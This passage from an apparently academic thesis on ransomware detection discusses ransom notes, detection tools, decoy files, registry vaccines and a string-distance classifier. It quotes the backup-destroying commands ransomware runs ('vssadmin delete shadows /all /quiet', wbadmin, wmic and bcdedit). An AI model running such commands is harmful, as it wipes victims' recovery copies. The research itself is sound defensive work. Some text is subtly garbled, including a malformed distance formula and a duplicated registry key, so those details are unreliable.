We suggest two new methods using the ransom note files to detect the ransomware. These two methods can be used jointly with other ransomware behaviors to increase the effectiveness of the ransomware detection tools. Moreover, we think that our suggestion can detect the ransomware of the first class without any encryption and limit the encryption damage of the second class. Our suggestion

is based on monitoring the names and the content of the ransom files. Indeed, the names and the content of the ransom files are noteworthy compared to the name and the content of benign files. Table 5.13 presents the most used terms in the content of some ransom files.

Ransomware	Ransom Files	Used Terms
CryptoLocker	Help-Restore-Files.txt	server:7, your/you:5
PrincessLocker	!How-To-Restore.txt	your:16, files:5, personal:5
BTCWare	!! RETURN FILES !!.txt	files:8, decryption:4, your:4

Table 5.13: Most Used Terms in some Ransom Files.

There are other ransomware behaviors related to ransom files. The behavior of adding the same files in several directories in a short time can be used jointly with the other behaviors to detect the ransomware. Especially, if the ransom files have the same name. This behavior was seen for example in `PrincessLocker` that adds three files with the same name (`html, txt` and `url`) in any target directory. `TeslaCrypt` makes also three files with the same name in the target directories. Other ransomware like `Striked` and `Blind` make only one file in the target directories. To make the ransom files in the target directories, the ransomware generates many similar operations that can be used to detect it:

- Most ransomware check if the ransom file is already in the target directory by a call to `CreateFile` containing the name of the ransom file. Let suppose that the ransomware puts more than one ransom file. In this case, it checks the three files in each target directory which means three similar `CreateFile` for each target directory.
- Other ransomware like `Bulba` and `Protected` (two ransomware seen on July 2019) have a weak implementation to generate the ransom files. Indeed, they try to open their ransom files by `CreateFile` before encrypting each target file.
- To write the same content (the same size) of data in the ransom files, the ransomware generates similar `WriteFiles` with the same data and buffer size. The used terms in the ransom files are limited to few terms like `your, file, encryption` and others. These terms can be used to detect any activity related to the ransom notes.

Some recent ransomware like `GandCrab, Sodinokibi, WannaCry, CryptoLocker, Alpha` and `Cerber` replace the `Desktop` wallpaper, mostly with a scary image containing a ransom message. Generally, this behavior is performed by setting the registry key `HKCU\Control Panel\Desktop\Wallpaper`. We think that monitoring this registry key or the desktop wallpaper change can be used with the other

behaviors as a secondary indicator to detect the ransomware. Especially, the case of ransomware that change the wallpaper before encryption.

Like Windows ransomware, Android ransomware notify victims that their files were encrypted and request a ransom to pay. This notification is generally done using text messages [47]. Therefore, performing a linguistic analysis like Latent Semantic Analysis (LSA) on the content of these messages can reveal another behavior based extortion. Our current research on LSA applied on the content and the names of the ransom files (Windows ransomware) shows encouraging results to discriminate between user files and ransom files. Moreover, several Android ransomware show the victims messages and images related to pornographic material and police activities [47]. Therefore, the LSA similarity between these messages is high compared to the content of other files. We present an overview to detect Android Ransomware using LSA in Section 5.4.

5.3.2 Logging in File and Shadow Copies Deletion

Some ransomware like `CryptoLocker` log the full path of the encrypted files in a specified file. Figure 5.11 shows how `CryptoLocker` uses an `html` file named `log.html` in `%Appdata%` directory to log the encrypted files. This file is used by its `hta` ransom file to show to the victim the list of its encrypted files. The behavior of logging in a file, checking another file and loading the same `DLLs` before the encryption of each target file are suspicious behaviors that can be used to detect the ransomware. As shown in Figure 5.11, the behavior of logging the encrypted files generates several filesystem operations that can be added to the other operations of reading data and writing the encrypted content. For example, `CryptoLocker` is a ransomware that adds its ransom notes before encryption. It writes the encrypted data into the original file and renames it. Then, it logs this file in the `html` file.




Figure 5.11: Logging the Encrypted Files.

Several ransomware uses the windows command `vssadmin` to delete shadow copies. Shadow copies create backup/snapshots of computer files/volumes. Using

the command `vssadmin delete shadows /all /quiet`, the ransomware deletes all available shadow copies on the target machine. Other commands are used jointly with the previous command. For example `wbadmin DELETE SYSTEMSTATE-BACKUP` to delete system state backups, `wmic SHADOWCOPY DELETE` to delete shadow copies or using the `bcdedit /set {default} recoveryenabled No` command to disable automatic repair. Several ransomware use these commands at the beginning of infection before the files encryption. For example, the case of `Blind, Scarab` and `BTCWare` ransomware. The last ransomware calls the `vssadmin` command to delete the shadow copies before and after encryption. Other ransomware like `Spora` ransomware delete the shadow copies after encryption, which makes monitoring only this behavior useless, but it can be used jointly with the other behaviors.

5.4 Ransomware Detection and Prevention

In this section, we present some ransomware detection tools and our tests using these tools on some analyzed ransomware. We present an overview on the new version of MoM that we used to replace the first version. We discuss the killing switch, the feature that stops a specified ransomware on a target machine. Finally, we present an overview to detect Android ransomware using LSA.

5.4.1 Ransomware Detectors

The ransomware detection or prevention is the subject of several academic studies and antivirus companies. As mentioned in the introduction, there are many academic projects on ransomware detection or prevention, but only few projects available for downloads and tests. Moreover, the antivirus companies make some solutions to detect only the ransomware as an added solution or an extension to their known solutions. Table 5.14 presents some known solutions to detect the ransomware. The used techniques to detect the ransomware can be divided into three techniques: behavioral, decoy file and signature detection. The last is used jointly with the behavioral analysis in `Kaspersky Anti-Ransomware`. We present only some chosen tests because the subject of this part is not to find the best tool to detect the ransomware but to present some issues of the evaluated versions of these tools.

- `CryptoDrop` [31] is an academic tool to detect the ransomware. As shown in Figure 5.12, this tool monitors only some specified locations like the users directories. We tested this tool on `Kraken, Dharma, Blind` and `Spora` ransomware. It detects these ransomware after encrypting only few files in the monitored directories. The encrypted files were recovered correctly: `Kraken`

Detector	Used Version	Used Technique
CryptoDrop	1.5.353	Behavioral detection
CyberReasonRansomFree	2.4.2.0	Decoy files
Kaspersky Anti-Ransomware	3.0.0.738	KSN and system watcher
DaD	-	Behavioral detection
Padvish	1.5.108.619	Decoy files
AntiRansomV3	-	Decoy files
MalwareBytes Anti ransomware	3.0.0	Behavioral detection
Acronis Ransomware Protection	1700	Behavioral detection
RansomBuster	12.0	No decoy files seen
Hitman Pro Alert	3.7.3	Behavioral detection

Table 5.14: Some Ransomware Detection Tools.

(1 encrypted files), Dharma (4 encrypted files), Spora (1 encrypted file) and Blind (8 encrypted files).




Figure 5.12: Some Monitored Directories by CryptoDrop.

- CyberReasonRansomFree is a tool of CyberReason company. This tool creates two directories (decoy directories) to be the first targeted by the ransomware that uses the normal order or the inverse order to encrypt the files. The chosen location by this tool are: the root drive (C:), Users directory and Documents directory of the current user. This tool tries to monitor the modifications (*e.g* write/deletion) in the content of the created directories. These decoy directories contain 10 files with different names and extensions: sql, ooxml, xls, mdb, rtf, txt, pem, xlsx, doc and jpeg. We tested this tool on Dharma,

Kraken, Blind, TeslaCrypt, Spora, PrincessLocker and CryptoLocker. This tool was able to detect the ransomware after encrypting some files of its decoy directories and other files in other locations. For example, the files in $Recycle.Bin, Desktop of the current user.

- DaD (Data Aware Defense) [33] is an academic tool to detect the ransomware. We tested the first version of DaD[6] on Dharma, Kraken, GandCrab and PrincessEvolution. This tool does not use decoy files and monitors all files on the machine. Contrary to CryptoDrop that monitors the files within some specified directories, DaD cannot detect Dharma ransomware. It detects Kraken after encrypting 130 files. GandCrab ransomware was detected after encrypting 30 files in $Recycle.Bin directory. Two files were encrypted before the detection of PrincessEvolution ransomware.
  Recently, we were invited to test the forthcoming version of DaD. We chose 60 arbitrary ransomware including some known families like GandCrab, StopDjvu, GlobImposter and Dharma families. This version was able to detect all these ransomware without any problem except 6 ransomware. Moreover, by adding new monitored behaviors (ransom notes files and size of files) this tool was able to detect all evaluated ransomware. All results of these experience will be published in our future papers.

- Kaspersky Anti-Ransomware uses two techniques to detect the ransomware. KSN[7] for signatures scan and System Watcher for a behavioral detection. We found some differences between using this tools offline and with an authorized connection to outside. We tested this tool on GandCrab ransomware using the offline mode. It detects this ransomware after encrypting 25 files. On the other hand, it was able to detect this ransomware without encrypting any file using the online mode.

- Acronis Ransomware Protection is a ransomware detection tool of Acronis company. We tested this tool on Dharma, Kraken, PrincessEvolution and GandCrab. This tool was able to detect all these ransomware with some issues on recovering the encrypted files. For example, only 11 files were correctly recovered among the 27 encrypted files by Kraken ransomware.

Generally, the known issues of the ransomware detection tools can be divided into 4 general issues:

- The detection of ransomware. Indeed, some tools have some internal issues to detect some specified ransomware. Maybe the monitored behaviors in these tools do not cover all major behaviors of the ransomware, or the solution is bad implemented to detect some ransomware. In our evaluations, several ransomware were not detected by many ransomware detection tools.

[6] http://people.rennes.inria.fr/Aurelien.Palisse/DaD.html
[7] Kaspersky Security Network.

- Some tools monitor only the malicious behaviors in some specified directories. We think that the damage of ransomware cannot be limited only to some chosen directories by the user. What about the files, configurations and backups of the installed programs on the machine?

- Generally, using decoy files to detect/identify the ransomware is not a bad idea. Moreover, it can be applied to detect/identify Android ransomware. Especially, inside directories that contain valuable information like personal account/contact information (*e.g* `/data/system/accounts.db`), databases like the SMS database or other directories like `/sdcard/Pictures, /sdcard/Downloads`. We think that using decoy files to detect the ransomware on Android devices can have more effect than using it in Windows machines. To ensure maximum efficiency of decoy files, it is necessary (on Windows and Android environments):

  1. At least one extension of the used decoy files is targeted by all ransomware. The same remark is valid for Android devices. Indeed, some ransomware avoid encrypting some extensions like `Android/Filecoder.C` Android ransomware that excludes `zip` and `rar` files.
  2. Some ransomware check the size of target files before encryption. Any file has a size less/greater than a specified size is avoided. This behavior was seen in `Android/SLocker` or `Android/Filecoder.C` that avoids large files (over 50 MB) and small files (under 150 KB). Whether on Windows or Android, the decoy files must be generated with different sizes.
  3. The used decoy files will be the firsts encrypted before the user files. This can be impossible in the case of ransomware that browse the target files, then encrypt them randomly.
  4. The number of used decoy files is sufficient to detect and stop all running processes of the ransomware without any user file encryption.
  5. The decoy files are generated differently for each machine (Windows or Android) restart to avoid their detection by the ransomware. In this case, the detector must avoid the randomly generated names/content of these decoy files.
  6. The decoy files must be generated from the users files to not alert any attacker trying to execute the ransomware manually. It can use some attractive names like `Password, backup, keys, wallet, secret, confidential, pictures` and other names for these decoy files/folders.

- Recover the encrypted files. Despite that some tools detect the ransomware, there are some issues to recover all encrypted files before detection.

5.4.2 Decoy Files

MoM (Malware-o-Matic) is a bare-metal ransomware analysis platform [33]. This platform is made of a single master server and several slave machines. The whole system is on a dedicated network connected to outside. MoM was made for two modes of experiments: the first downloads the ransomware samples and executes them to determine the active samples. The second evaluates `DaD` to detect the active samples marked in the first mode. The first version of MoM uses some decoy files in the current user directory (`C:\users\<user>`) to identify the active samples. The new version of MoM is more performed compared to the first version. Indeed, we added more decoy files in different locations to ensure that these files will be encrypted before the other files, regardless of the used order by the ransomware to encrypt the files (Windows-1252 or vice versa). The chosen locations to put decoy files/folders were: `%homedrive%, %homepath%`, `users` directory, `Desktop, Pictures, Document` of the current user and any available drive different to `%homedrive%`. The objective of this part is to present how decoy files are effective to identify the active samples.
As discussed in the introduction, we collected until the date of writing this chapter (the end of November) 217 different samples. MoM was able to identify correctly 182 working ransomware and 30 not working ransomware. MoM cannot identify automatically five ransomware for some issues like the used time to evaluate the ransomware or the need to some specified mouse moves/clicks before running the sample. In summary, the new version of MoM ensures that all the working evaluated ransomware start with an event (move, delete, write) on decoy files/folders. Only 5 ransomware do not start their encryption on a decoy file. Table 5.15 presents these ransomware and the location of the first encrypted file.

Sample	**Date**	**Location of First Encrypted File**
`AnteFrigus`	Nov. 2019	It targets the files in `D:, E:, F:, G:, H:`, and `I:` drives.
`Unidentified`	May 2019	`Links` directory of the current user.
`Crown`	July 2019	`Links` directory of the current user.
`Avest`	Sep. 2019	Weird encryption. First encrypted file is not a decoy file.
`Dodger`	June 2019	`Music` directory of the current user.

Table 5.15: The Unidentified Ransomware by MoMv2 and the Location of Their First Target File.

As shown in Table 5.15, the ransomware can avoid encrypting decoy files or encrypt them after encrypting other user files. For example, `AnteFrigus` targets only the `D:, E:, F:, G:` and `H:` drives. `Avest` ransomware has a weird encryption algorithm to encrypt the files. We conclude that using only decoy files to detect the ransomware fails to detect several ransomware before encrypting the user files. On the other hand, decoy files can be used jointly with the other discussed behavior

to detect the ransomware.

5.4.3 Kill Switch and Vaccine

A kill switch, also known as an emergency off, is a switch, button or any mechanism used to immediately turn off a device, system or program. In the ransomware area, this term was mostly used after the `WannaCry` ransomware attack. As mentioned previously, this ransomware was stopped using a kill switch by registering the ransomware contacted domain by the security researcher `@MalwareTechBlog`. The ransomware vaccine is a kill switch on the target machine. This term is used by some ransomware researchers in the case if the ransomware can be stopped on the current machine without encrypting the files.
`GandCrab` ransomware is the most known ransomware in 2018. During its activity, its authors tried in each version to improve the code of this ransomware (with some mistakes). These mistakes allowed us to make a vaccine to stop some versions (v4.x and v5.x) of this ransomware without encrypting the files. `GandCrab` has some issues in its code, especially in checking if the target machine was already infected. Indeed, `GandCrab` checks two registry values (named `pulic` and `private`) before encryption in the registry keys `HKCU\Software\Wow6432Node\keys_data\data` and `HKCU\Software\Wow6432Node\keys_data\data`. In the version v5.x, `Gandrab` used the registry key `keys__data` instead of `keys_data`. `GandCrab` does not encrypt files in the following cases:

- `public` registry value does not exist.
- `public` registry value exists and `private` registry value does not exist.
- `public` registry value exists and `private` registry value containing data greater than or equal to 2564 bytes.

In conclusion, the user can avoid encrypting its files by `GandCrab` (v4.x and v5.x) using for example an empty registry value named `public` in the previous registry keys. In the same way, the user can avoid encrypting its files by `Kraken` ransomware using an added registry value named `WordLoad` containing 1 in `HKCU\Console`.
`PrincessEvolution` ransomware ends its execution and does not encrypt files if a file named `MeGEZan.VDE` exists in `%AppData%` directory.

5.4.4 About Android Ransomware Detection

Several works on the detection of Android ransomware mainly focused on permission, API calls, static and dynamic analysis. `RanDroid` [84] is an example. It is an automated Android framework to detect ransomware using a linguistic and a structural similarity analysis on the content of these applications. Checking similarities between Windows ransomware and benign applications is another way to

detect ransomware on Windows. During our research on Windows ransomware, we applied LSA to check similarities between extracted dumps memory of several ransomware including the known families like `GandCrab, Xorist` and `Cerber` and dumps memory of benign applications like `Firefox, Winzip` and `WinRAR`. The results of this experience are promising to be published in our future work. This method was also used to check similarities between the content of user's files and the content of ransom note files that alert the user about its encrypted files. Latent Semantic Analysis (LSA) is an unsupervised analysis that attempts to solve the problem of comparing the meanings or the concepts behind the words by mapping both words and documents (in our case, the content of the APK files) into an algebraic space and doing the comparison in this space. Indeed, LSA performs an analysis of co-occurrence across the corpus of documents using singular value decomposition (SVD) to reduce the dimensionality of this space. This reduction has the effect of preserving the strongest semantic information in the text and throws away the noise. Then, LSA identifies the related terms (for example, using the cosine similarity) and put them under one topic without any prior knowledge of their real categories. This reference [23] presents more details about LSA. Due to its success in the area of source-code plagiarism detection [85], spam filtering [86] and the notable results during our experiences, we suggest in this chapter the use of LSA to detect or identify android ransomware. We can apply LSA on the extracted permissions from the manifest (`AndroidManifest.xml`) that contains a list of all required permissions by the Android application. Such permissions like the discussed above (`BIND_DEVICE_ADMIN, GET_TASKS, KILL_BACKGROUND_PROCESSES, RECEIVE_BOOT_COMPL-ETED`), the permissions that prevent the Android device from going to sleep like `WAKE_LOCK` or the other permissions that allow the ransomware to read/write in the external device (`READ_EXTERNAL_STORAGE, WRITE_EXTERNAL_STORAGE`) are widely requested by Android ransomware compared to benign applications. Therefore, applying LSA between a set of extracted permissions from benign applications and a set of ransomware permissions will give low similarities between the two sets. These low similarities make the detection or identification of any new evaluated ransomware possible due to its high similarity with the permissions of the second set. Mainly, LSA is a method to extract similarities between documents. Therefore, it can be easily applied on the extracted text from the XML layout files and `classes.dex`. In the same way, the LSA method can be used to check similarities between extracted API methods from a given decompiled APK file and extracted API methods of benign programs / ransomware.

5.5 Conclusion

In this chapter, we tried to explore and discuss all relevant abnormal ransomware behaviors. Our researches on ransomware led to classify the ransomware behaviors into three categories: the pre-encryption behaviors, these behaviors are gen-

erally performed by the ransomware before encryption. It can include the self-reproduction, network activities and others. The behaviors that can be monitored during files encryption, these behaviors can include the ones of file system exploration to find files to encrypt or the ones of the encryption process (read, write, delete, move, rename, extension change,...). The post-encryption behaviors that are performed by the ransomware at the end of its infection. These behaviors can include showing the ransom notes and deleting the shadow copies of the target machine. Several ransomware follow this classification to infect the target machine but, this classification is not respected by all ransomware. Indeed, some ransomware copy their code at the end of infection to ensure persistence. Others explore all target files or make their ransom note file before encryption and not during the files encryption. The majority of the discussed behaviors in this chapter can be monitored using the file system activities which make them easily used in the new or the available tools of ransomware detection. For this reason, to increase the effectiveness of `DaD` ransomware detection tool, the monitored behaviors of its next version will include other behaviors like the names or the content of the ransom note files and the size or the extension of encrypted files. The discussed behaviors in this chapter are mainly focused on Windows crypto ransomware. But, similar behaviors can be found on other platforms like Android as we mentioned in this chapter. Indeed, similar behaviors are performed by Android ransomware and other behaviors need more investigation on this platform.

Chapter 6

Discriminating Unknown Software Using Distance Model

Index

6.1 Introduction 157
6.2 Specific and Technical Context 159
6.2.1 The bare metal evaluation platform and preliminary works 159
6.3 Reducing the False Positive 160
6.3.1 Strings, vectors and Memory filtering 160
6.3.2 Compute the best vector and distance to the model 161
6.4 Experimental Results 163
6.4.1 Efficiency of the divergence model 163
6.4.2 Known issues and global efficiency 164
6.5 Applied Latent Sematic Analysis on Ransom Note Files 166
6.5.1 Ransom Note Pre-analysis 167
6.5.2 Latent Semantic Analysis 168
6.5.3 Latent semantic analysis applied on the names of ransom files 169
6.5.4 Latent semantic analysis applied on the content of ransom files 172
6.6 Machine Learning on the names of ransom files 174
6.7 Conclusions 176

This chapter is based on or two pyblication [25] and [26]. In this chapter, an anomaly detection mechanism to determine if a suspected group of threads is an authorized cryptographic software or a malicious code is presented. The effectiveness of this solution to correctly distinguish between valid programs and ransomware is evaluated using a string analysis. The tf-idf metric is used to choose the most pertinent features. The distance of a candidate software with a vector representing the allowed cryptographic software is measured. If the distance exceeds a threshold, the suspected process is flagged as a ransomware. We have evaluated our

approach with the samples provided by open databases and executed on our bare metal platform. The second part of this chapter presents approximately the some proposed idea to detect the ransomware. Indeed, we present some results on applying Latent Semantic Analysis (LSA) to check similarities between ransom note files and benign files.

6.1 Introduction

Until now (2019) Ransomware are still one of the most dangerous security threats on the Internet. The growing number of ransomware attacks resulted in an increased concern on existent defense mechanisms. These malware share a similar objective: to render your data unavailable using encryption until you pay a ransom. It is of a prime importance to detect rapidly such an attack to restrain file losses if no prior detection was achievable. Current detection mechanisms rely on limiting this number of lost files. Immediately after the start of the encryption, they block any process that has similar behavior/features of a ransomware (Application Programming Interface (API) calls, registry keys, embedded strings in binaries...). Our solution does not rely on these features but only on data transformation. Thus leading to a solution independent of the code able to detect any new threat. A difficulty results in an approximate decision procedure with issues related with False Positive (FP) when a legitimate process is considered as a ransomware, and False Negative (FN) when a ransomware is detected as legitimate software. We have to rely on approximate decision procedures with False Positive (FP) and False Negative (FN) issues.

The first part of this chapter improves the first countermeasure presented in [33], which targets crypto-ransomware. The main idea is that encrypted data is indistinguishable from perfectly random data. That is why the previous solution is implemented as a file system mini-filter driver. Statistical tool to detect random data are used. We evaluate dynamically the entropy of a file with a Khi square statistical estimator or a divergence to a Markov chain's model while writing in the output buffer which represents our primary indicator. Once the driver detects a suspicious behavior, it blocks the process's threads and it performs a memory snapshot. It consists into the memory allocated to a process that is copied in another memory region not accessible to the suspected thread. Then, a pop-up warns the user of the suspected behavior. To automate this last feature, we need to distinguish between legitimate cryptographic applications (browser, backup, compressor etc.) and a ransomware which generates FP issues. The issue with an AI based solution remains FP and FN that have to be minimized. Currently, the driver performs well in term of FN (only 2 ransomware bypass the statistical test) but not with FP. We need to add a new detector, based on other features. The idea is to use the memory snapshot to check whether the suspected file is

malicious or benign modeling the allowed software and then considering any deviation to this model as a threat. In summary, the aim of the first part of this chapter is to demonstrate that these snapshots can be used to extract relevant information such that we can classify the suspected thread. The driver transforms the memory snapshot into a binary vector that marks the presence or the absence of specific strings. Then, it verifies if the memory snapshot corresponds to the allowed cryptographic tools. It uses a similarity metric by measuring the cosine distance between the suspected snapshot and a model representing all the allowed cryptographic applications on that particular device. If the distance is close to one, the system releases the locks and lets the process carry on. If it is below a threshold, the system kills the threads and backup all the modified files.

The second part of this chapter proposes a similar idea on using the content and the names of ransom note files. In this part, we suggest a ransomware behavior to detect the ransomware based on the names and content of the ransom note files. These behaviors can be used to increase the effectiveness of ransomware detection tools or to minimize the risk of ransomware encryption of some specified ransomware.
The ransom notes provide several information to the victim like the payment information, fee, deadline, free files decryption and various instructions to pay the ransom, then recover the encrypted files. The most used ransom notes are the `txt` ransom files. In several cases, the ransomware use other types like `rtf` files, `htm(l)` and `hta` files. Using these files, the second part of this chapter (Section 6.5 and Section 6.6) examines the ransomware from another point of view. It suggests another behavior to detect some specified ransomware or to increase the effectiveness of some ransomware detection tools by describing the ransom note files. `WannaCry` is a known ransomware that spread in May 2017 by exploiting a vulnerability in the SMB protocol and infected more than 200.000 machines in the world. This worm copies the content of the file `r.wnry` to a file named `@Please_Read_Me@.txt` before encrypting the files. `Cerber` ransomware `NSIS` version adds two ransom files with the same name, an `hta` and a `jpg` file in any target directory. The `lukitus` version of `Locky` ransomware adds an `html` file in any target directory containing target files. In the second chapter, we found that three files (`txt`, `html` and `url`) with the same name `!_HOW_TO_RESTORE_[extension]` were replicated by `PrincessLocker` in the target directories before encrypting the files. Moreover, by exploring the ransomware spread in May/June 2019, we found that many ransomware like `JSWORM, ChaCha, Stop Djvu` and `GlobImposter` add their ransom files before encryption. Moreover, the names or the content of their ransom notes are attractive and can be easily identified. For these reasons, our approach using the names then the content of the ransom files in the detection can:

- minimize the ransomware damage to few encrypted files if the ransomware encrypts the files of a target directory, then saves the ransom notes within

this directory.

- detect the ransomware without encrypting any file if the ransomware writes its ransom files before encryption.

This chapter is organized as follows. Section 6.2, the specific and technical context of our works is detailed. The new tool is presented in Section 6.3. Experimental are described in Section 6.4. Section 6.5 presents the idea and the results of applying Latent Semantic Analysis on the names, then on the content of the ransom note files. Section 6.6 presents the results of applying machine learning models on the names of the ransom note files. The conclusion is drawn in section 6.7.

6.2 Specific and Technical Context

6.2.1 The bare metal evaluation platform and preliminary works

An automated analysis platform called MoM (Malware O Matic) has been designed. It does not use a virtual machine but it maintains all the main features of a regular analysis framework. Such a fully bare-metal platform is built on top of two open source software, Clonezilla[1] and Viper[2], which makes it reusable. The platform is made of a master server and several slaves. Each slave runs the analysis loop in parallel. The whole system is on a dedicated network under the supervision of the master server and directly connected to the Internet, to emulate a typical home network. The malware database and the result of the analyses are stored on a Network Attached Storage (NAS). MoM grabs automatically new sample of ransomware from public repositories. Then, these samples are classified and for those that are alive (they have all the conditions to be executed) we evaluate our run time analyses. A bare metal platform is preferred to the solutions based on virtualization in order to avoid well known evasion techniques. It exists numerous techniques used by the malware to fingerprint well-known sandboxes (*e.g.*, Cuckoo Sandbox [3]). If a sandbox is detected, they can evade them avoiding to deploy the payload.
The analysis loop configures the monitoring environment, executes the malware, gathers the results and performs a clean up of the system. In the first step, the slave downloads a script from the master, a set of instructions on how to conduct the next analysis. Once the procedure is completed, the slave sets its next environment and reboots for cleanup. The clean-up process consists in flashing a clean disk image into the slave's drive. Windows 10 and Seven, 32-bit or 64 bit disk image are used as the operating system to be infected. The user is logged in as

[1]Clonezilla. The Free and Open Source Software for Disk Imaging and Cloning, v:2.5.6-21, 2018.
[2]Viper. Binary management and analysis framework, 2015.
[3]Cuckoo Foundation. Cuckoo Sandbox 2.0.6: Automated Malware Analysis, 2018.

administrator with the User Account Control (UAC) disabled. Each run is fifteen minutes long. After that period, if the ransomware did not deploy its payload, it is tagged as inactive and removed of the database. Else, several data are collected for signature extraction, run time detection evaluation and for post mortem analysis. We have included into the Windows images our mini-filter such that after each execution we can add to our database the memory snapshot. In the database, all the samples are associated with their memory snapshot.

This chapter is an improvement of a first countermeasure presented in [49]. The solution is implemented as a filter driver which can inspect all the I/O operations that target the disks. It does not matter that the requested operation be an I/O Request Packet (IRP) or a FAST I/O. In this context, we are able to monitor write, read operations, change directory and so on. However, a clever usage of such functionalities have to be done, otherwise a significant penalty occurs and the solution can not be deployed in real world. We restrict our monitoring on the write operations. Our solution has been extensively tested on Windows 7 and 10, whatever the architecture 32 or 64-bit.
To detect a ransomware statistical tool are used. The detector uses the property that the distribution of encrypted data is similar to random data. This solution is based on the Khi square which measures the frequency distribution. The chi- square goodness-of-fit test is a test of distributional accuracy, it measures how closely a set of numbers follows a particular distribution. It is a non-parametric statistical test, meaning that no assumption is done on the samples distribution. This test can distinguish randomness (or encryption) from some compression schemes and is the more relevant statistic distinguisher. This detector is particularly well suited to detect a file encryption. But it is unable to distinguish an authorized ciphering tool (`OpenPGP`) or compressor (`WinZip`) from a ransomware, thus generating false positive.

6.3 Reducing the False Positive

Once a thread has been detected to be suspicious, the driver takes a memory snapshot related to the process to which the thread belongs.

6.3.1 Strings, vectors and Memory filtering

It uses a string analysis on the content of the memory snapshot to reduce the FP. The strings represent the `tokens` or the `features` in the different algorithms. Memory of a suspected file is made of code, data and garbage. A binary code calls functions belonging either on static or dynamic libraries (DLL). The strings corresponding to these items have to be present in memory while the code is running. The use of a dynamic bare metal approach, avoids us two problems: obfuscation

and evasion. Memory is saved while the payload has been deployed in memory (even if drop byte effect can occur) and is active (ciphering has been detected). Each program (benign or malicious) can be represented by either by a boolean or an integer vector of the features. A boolean vector of the features indicates the presence or not of the different strings while an integer vector represents the raw count of the strings. We choose to use the integer representation for the vector c of the candidate program.
vector c of the candidate program. To check if a suspicious memory is malicious or not, we have to compare it with a model m representing a set of authorized ciphering software. Such a list has to be defined by the administrator of the device. He knows all the software installed within each machine including the ciphering software. For each software, the tool takes a memory snapshot and extract the strings. This model has been build with the allowed ciphering tools as `challenger, cryle, hamster, veracrypt, axcrypt, cryptoexpert, master voyage, cryptoforge; archivers with ciphering capabilities as peazip, 7zip, winzip, winrar` and a specific browser, `Tor`. Only intersection of all strings are used to build the model.

When a memory snapshot is analyzed, the first step consists in removing useless information from the memory. A snapshot contains thousand of strings. Some of them are just noise (string with no semantics) as code section or previously allocated but uncleaned memory. The memory can include the following items:

- Noise, code section with character like instructions.
- Ransom info, *e.g.* 194.132.208.167, e-mail address *sukhonina.akilina@gmail.com*.
- Execution data: *e.g.* the string `advapi32.dll`.

This step consists in removing information that are useless for the detection. Two elements are of importance: the loaded DLL and the name of the functions called. To keep only the strings with relevant meaning, a dictionary approach (white list) is used. It reduces the number of strings by one order of magnitude keeping only relevant information. An efficient hash map structure is used for the dictionary. At that step, the strings are only valid strings. We can build the vector c counting their raw value in the memory. We build c representing a software in two parts: the DLL section and the function names section. The DLL part is of a fixed length. It corresponds to all the allowed software encountered at that time. We select only a valuable part of the strings for the vector according to the amount of information it represents.

6.3.2 Compute the best vector and distance to the model

The second step consists in reducing the size of the vector. Reducing the vector is necessary because all the valid software do not have the same number of strings. If

we expect to compare dynamically the vectors, we need to normalize its size. For that purpose, we can apply Information Retrieval (IR) techniques to select a subset of the strings in the vector. The set of strings of a vector can now be considered as a document and the set of valid application as a collection of documents.
We use the *tf-idf* weighting technique to choose the relevant strings to be kept in the vector. The value associated to each term has the following explanation:

- highest when the term occurs many times within a small number of documents leading to a high discriminating power.
- lower when the term occurs fewer times in a document, or occurs in many documents.
- is the lowest when the term occurs in almost all documents.

ments. To compute the *tf-idf*, we first compute for each term of a document its *tf*. This value reflects the normalized occurrence of the term in the document. We keep only as useful information its frequency considering the order as irrelevant. In that representation, each term (function calls of the DLL) has the same importance. In fact, certain terms have little or no discriminating power in determining relevance. For example, the term `EnableWindow` which is present in the DLL is useless for discriminating goodware and malware. We compute the document frequency df defined to be the number of documents N in the collection that contain a given term t. Then, the inverse document frequency *idf* is computed as the $log(\frac{N}{df_t})$. We combine now these two metrics to build the *tf-idf* value as the product of $tf_{t,d} \times idf_t$. Then, we keep only a subset of variables (function name) to take part of the vector of each authorized software. We observed that the minimum value is 25 variables, a good trade-off is between 100 and 400 variables and keeping the variables over 500 does not improve the results.
Any candidate c and then be compared to each of these vectors. We choose to use only one representation of these vectors by computing the barycenter of these vectors. It forms our model m of the allowed ciphering software.

In this paragraph, the distance between a candidate vector c (the suspicious one) and the model m is evaluated. The vector c can be seen has the distribution of the strings in the memory. Various distance/similarity measures are available in literature to compare two data distributions. To measure the divergence, we evaluate two metrics, the euclidean and the cosine distance. The euclidean distance (6.1) between each element of the candidate vector c and the model m is used, assuming n being the size of the both vectors.

$$d(m, c) = \sum_{i=1}^{n} (m_i, c_i)^2 \tag{6.1}$$

It is the ordinary distance between two points. The Euclidean distance determines the root of square differences between the coordinates of a pair of objects. The cosine distance (6.2) is used too, even if at the end only one metric will remain in the driver.

